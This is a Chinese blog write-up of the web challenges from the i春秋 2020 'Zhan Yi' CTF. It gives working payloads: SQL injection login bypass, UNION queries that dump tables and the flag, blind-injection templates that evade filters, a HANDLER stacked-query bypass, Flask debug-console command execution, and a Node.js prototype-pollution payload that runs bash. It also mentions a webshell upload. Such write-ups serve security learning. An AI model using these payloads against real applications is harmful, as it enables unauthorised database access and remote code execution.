

# i春秋 2020新春战“疫”大赛(web部分)

原创


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31 篇文章 0 订阅

订阅专栏



## ezupload

上传一句话, 蚁剑直连, bash直接cat /flag, 说没权限折腾了下Linux提权, 大马提权。

payload:

```
cd /  
cat /readflag
```

:(

## 简单的招聘系统





Sign in to continue

Name

Password

Sign In

Don't have an account? Register

[https://blog.csdn.net/qq\\_42812036](https://blog.csdn.net/qq_42812036)

payload `admin' or 1#`

进入admin，成功访问招聘界面blank page界面

key处存在sql注入

0' or 1#

Full Name

admin

个人简介

查询动作已入库: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

[https://blog.csdn.net/qq\\_42812036](https://blog.csdn.net/qq_42812036)

有5个字段，显位在2

1'union select 1,2,3,4,5#

Full Name

2

```
查询动作已入库:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near  
'union select 1,2,3,4,5#','')' at line 1
```

[https://blog.csdn.net/qq\\_42812938](https://blog.csdn.net/qq_42812938)

可以猜测后端查询语句可能类似:

```
select * from user where id='$id' ;
```

所以接下来的注入语句

```
1'union select 1,(select group_concat(table_name) from information_schema.tables where  
table_schema=database()),3,4,5#
```

### Full Name

backup,flag,user

```
1'union select 1,(select group_concat(column_name) from information_schema.columns where  
table_name='flag'),3,4,5#
```

### Full Name

id,flaaag

```
1'union select 1,(select flaaag from flag),3,4,5#
```

### Full Name

flag{7c24bf42-797f-4d72-addc-41573458c9d8}

## 盲注

fuzz一下, 发现是

过滤了= select <>的盲注

两种payload:

```
if((substr(fl4g),%s,1) regexp “^%s”)
```

```
ascii(mid(fl4g,{},1)) in ({})
```

## blacklist

看大佬的wp,handler代替被过滤的select

payload: [在这里插入代码片](#) ?inject=1';handler FlagHere open as a;handler a read first;

<https://blog.csdn.net/chasingjin/article/details/104473304/>


## flaskapp

查看提示界面源码

`<body>`

```
<div align="center">
  <h3>失败乃成功之母!! </h3>
  <!-- PIN ---->
  

套用文中exp:



最后:

```
[console ready]
>>> os.popen('ls /').read()
'app\nbin\nboot\ndev\netc\nhome\nlib\nlib64\nmedia\nmnt\nopt\nproc\nrequirements.txt\nroot\nrun\nsbin\nsrv\nsys\nthis_is_the_flag.txt\ntmp\nusr\nvar\n'
>>> os.popen('this_is_the_flag.txt').read()
''
>>> os.popen('cat /this_is_the_flag.txt').read()
'flag{93df69f0-3005-414f-a119-c5562af1b167}\n'
>>>
```

[https://blog.csdn.net/qz\\_42812038](https://blog.csdn.net/qz_42812038)

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## ezexpress

### 0x00 知识点

javascript大小写特性绕过+原型链污染

<https://www.leavesongs.com/HTML/javascript-up-low-ercase-tip.html>

<https://www.leavesongs.com/PENETRATION/javascript-prototype-pollution-attack.html>

## 0x01

于注册的用户名都会被转换成大写，并且不能有admin，但要upper后要=ADMIN

利用js特性：

```
"1".toUpperCase() == 'I'
```

成功注册

然后就要用原型链污染了

payload:

```
{"__proto__":{"outputFunctionName": "_tmp1;global.process.mainModule.require('child_process').exec('bash -c \"cat /flag > /app/public/flag\"');//"}}}
```

出现success弹窗

去访问info:

/flag就被写入了/app/public/flag，也就是web目录/flag，自动下载文件flag.txt

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## ezthinking

知识点：thinkphp6.0任意文件操作漏洞

参考文章：<https://paper.seebug.org/1114/>